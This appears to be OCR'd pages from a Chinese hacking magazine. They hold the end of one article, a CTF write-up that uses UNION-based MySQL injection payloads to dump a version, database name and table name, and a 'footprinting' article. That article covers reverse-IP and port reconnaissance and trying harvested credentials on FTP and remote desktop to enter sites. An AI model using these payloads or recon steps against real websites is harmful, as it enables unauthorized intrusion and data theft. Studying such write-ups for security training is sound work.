


图13

简单的总结一下，其实入侵不一定要用到很高的技术，重要的是思路灵活并善于发现细节，不要错过任何一个可以利用的条件。

为了保护他人的利益，笔者模糊了文中相关网站的域名等敏感信息，请大家见谅！

推倒某安全竞赛脚本关BOSS之图片也来SQL注入

Jarett [N.S.T]

之前在某大牛的博客上闲逛的时候，看到国内某知名公司与一所大学联合举办了一次信息安全竞赛，好像很好玩呀，所以就去看了下。其他关卡按下不表，交流群里有很多人在问脚本关最后一题，这几天刚好竞赛结束，因此我来跟大家分享一下最后一关的解题过程。题目很简单，只有几句话，如图1。




图1

首先遇到的第一个问题就是介个图片显示不出来，我当时花了几乎快一天的时间来思考，也尝试着去猜是不是图片的路径不对，例如加入一些其他信息拼凑路径什么的。但是好像又不是路径之类的问题，那么到底是哪出了问题呢？

我看了下提示，提示里面是这样写的：北理极速之星是啥？不知道？你OUT了，赶快baidu一下吧。我百度了一下，发现网址http://bitpt.cn/，尝试在图片路径中加入相关的东西，还是不行。我又没有那个网站的会员账号，能看到的信息少得可怜。最后想到，难道给一个网址是为了我们用来写在refer中？前面已经有过一道这样的题，二话不说，打开FireFox，在RefControl插件中，选择添加站点，然后选择自定义，把http://bitpt.cn/填进去，把网址填为比赛的官网的地址，然后再打开，果然，图片出来了，如图2。




图2

我们打开图片所在的地址，发现是一个bitptpicture.php?id=1这样结尾的地址，尝试变换id后面的数字，发现图片的内容也是不同的。我们的目标是找出数据库的表名，试了下加个单引号，报错了，如图3。看来很有戏呀！




图3

可是无论怎样，这里爆出来的东西都无法显示，貌似只能分能不能显示出图片，而无法看到数据呀。仔细思考了一下，这是一个动态的个人签名图片，那么，这个图片应该是动态生成的，而非那种在数据库中存放图片地址的静态图片，其中的名字，上传流量以及下载流量应该都是从数据库中查出来然后拼接到图片中的。

我们结合上面的报错语句，猜想文件中的数据库查询SQL语句应该是类似这样的：Select name,upload,download from xxx where id='1'回车 limit 0,1那么我们再匹配好单引号，查出表的名字应该是木有问题的。先来看下数据库的类型，在1后面加上个"--"，返回正常没有报错，如图4。




图4

看来是MySQL没错了，我们看看能不能直接把版本也弄出来，如果是5以上，那就爽歪歪了，直接提交：

```
http://www.isclab.org:8080/10/bitptpicture.php?id=1' and 1=2 union select version(),2,3' --
```

返回来了，果然是把返回的信息拼到图片里面去了，如图5。




图5

数据库版本是5.0.77，我们直接暴下数据库名，然后就可以直接搞出表来了，要注意的是由于这里后两个都是非字符串类型，因此只能靠第一个名字处把暴的东西都显示出来了，我们继续，提交：

```
http://www.isclab.org:8080/10/bitptpicture.php?id=1' and 1=2 union select database(),2,3' --
```

好了数据库的名字是interest，嘿嘿嘿，果然很有意思哈，如图6。




图6

下面就是见证奇迹的时刻，我们先拿出多功能转换工具，把interest转成16进制，查出来是0x696E746572657374，提交：

```
http://www.isclab.org:8080/10/bitptpicture.php?id=1' and 1=2 union select table_name,1,2 from (select * from information_schema.tables where table_schema=0x696E746572657374 order by table_schema limit 0,1)t -- '
```

直接暴出表名，游戏结束，如图7。




图7

至此，游戏结束，也让我对注入有了更深一层的理解，只要存在SQL并且能够看到返回的地方，就都可能存在SQL注入，就好像上面说的，图片也能来注入。最后祝团队在Akast带领下越来越强大。

关于"踩点"的那些事儿

牟晓东

老鸟飘过，菜鸟留步。

说到"踩点"，似乎这几年都被大家忽略了，但在七八年前却是极为出镜率极高的词儿了。因为那时的网站入侵套路一般都是先用扫描工具进行目标网站的端口、空/弱口令账号的查探，然后或用命令行方式、或登录3389进行账号的隐藏添加和提权，再就是上传木马服务端程序（Server）并在指定时间（比如使用at命令）让其运行，最后达到窃取对方资料和长期控制对方的目的。

虽然时代不同了，入侵的方法也变的多种多样。但是"踩点"至今仍然是入侵中不可或缺的重要一环。特别是在进行定点网站入侵的时候。菜鸟一般都要经过很多目标网站的逐一尝试阶段，测出哪个有注入漏洞就对它进行账号猜解（无注入漏洞的往往直接放手），虽然最终也能进入到有限的网站后台管理系统，但总不能长时间局限于这样的一种"淘金"式入侵，不利于自己的成长。同样碰到某目标网站无法被注入的情况，老鸟是不会轻易放手的，他会重新整理思路，对目标进行"踩点"！

一、对域名、IP、注册信息、同IP多网站的踩点

进行此类信息的踩点一般可以直接使用网站的在线查询功能，就像众所周知的IP地址查询（如：http://www.ip38.com/index.php）。

首先建议大家可以试一下可以进行域名反查和注册信息及IP归属地等查询的http://www.ip866.com/（最近还正在搞有奖调查活动，可100%获手机2元充值话费），直接将目标网站的域名粘贴到网页中，然后点击后面的“查询”按钮就可以开始进行IP归属地、服务器信息、网页检测、搜索引擎收录和域名注册信息等的查询了。另外，还可以再试试http://www.114best.com/IP/所提供的同IP和同服务器网站查询等功能，将IP或网站域名粘贴好之后点击后面的“114Best查询”按钮，很快就会得到“共检测到XXX个网站与XXX在同一IP服务器上”等信息，包括服务器所在地以及各网站的链接和标题都直接显示出来（如图1），这些信息对于注入无果，“旁注”尝试可是十分有价值的，说不定星星之火就藏在其中的某个网站之中呢！




图1

二、对端口的踩点

假设我们已经通过注入猜解的方式得到了目标网站的账号与密码，但扫不出它的后台管理地址，奈何？此时，何不试试扫描它的端口服务呢？

1.宝刀渐老的X-Scan

这个不用多说些废话做介绍了，想必大家都熟悉得很。但估计是很多网站都使用防火墙的原因，X-Scan经常会“哑火”，在设置好目标和待检测的端口、漏洞等之后，点击“开始”按钮的瞬间几乎就直接提示“扫描全部完成”，其时间间隔只有1秒！碰到这种令人郁闷的情况就别再死等了，试试别的出路吧。

2.给力的“站长工具”

打开http://tool.chinaz.com/port，这里的“站长工具→端口扫描器”还是非常好用的，其默认的待扫描端口号包括80、8080、21、3389等共20个，当然我们可以手工添加自己想要扫描的端口号。使用方法也很简单：将域名或IP粘贴到“IP/域名：”之后的文本输入框，点击后面的“查询”按钮即可，下方会动态显示出目标网站的哪些端口开放、哪些端口关闭（如图2）。如果发现21和3389端口都开放的话，建议大家可以用得到的账号和密码来尝试进行FTP和远程桌面连接，惊喜往往就会发生在这样的时刻！




图2

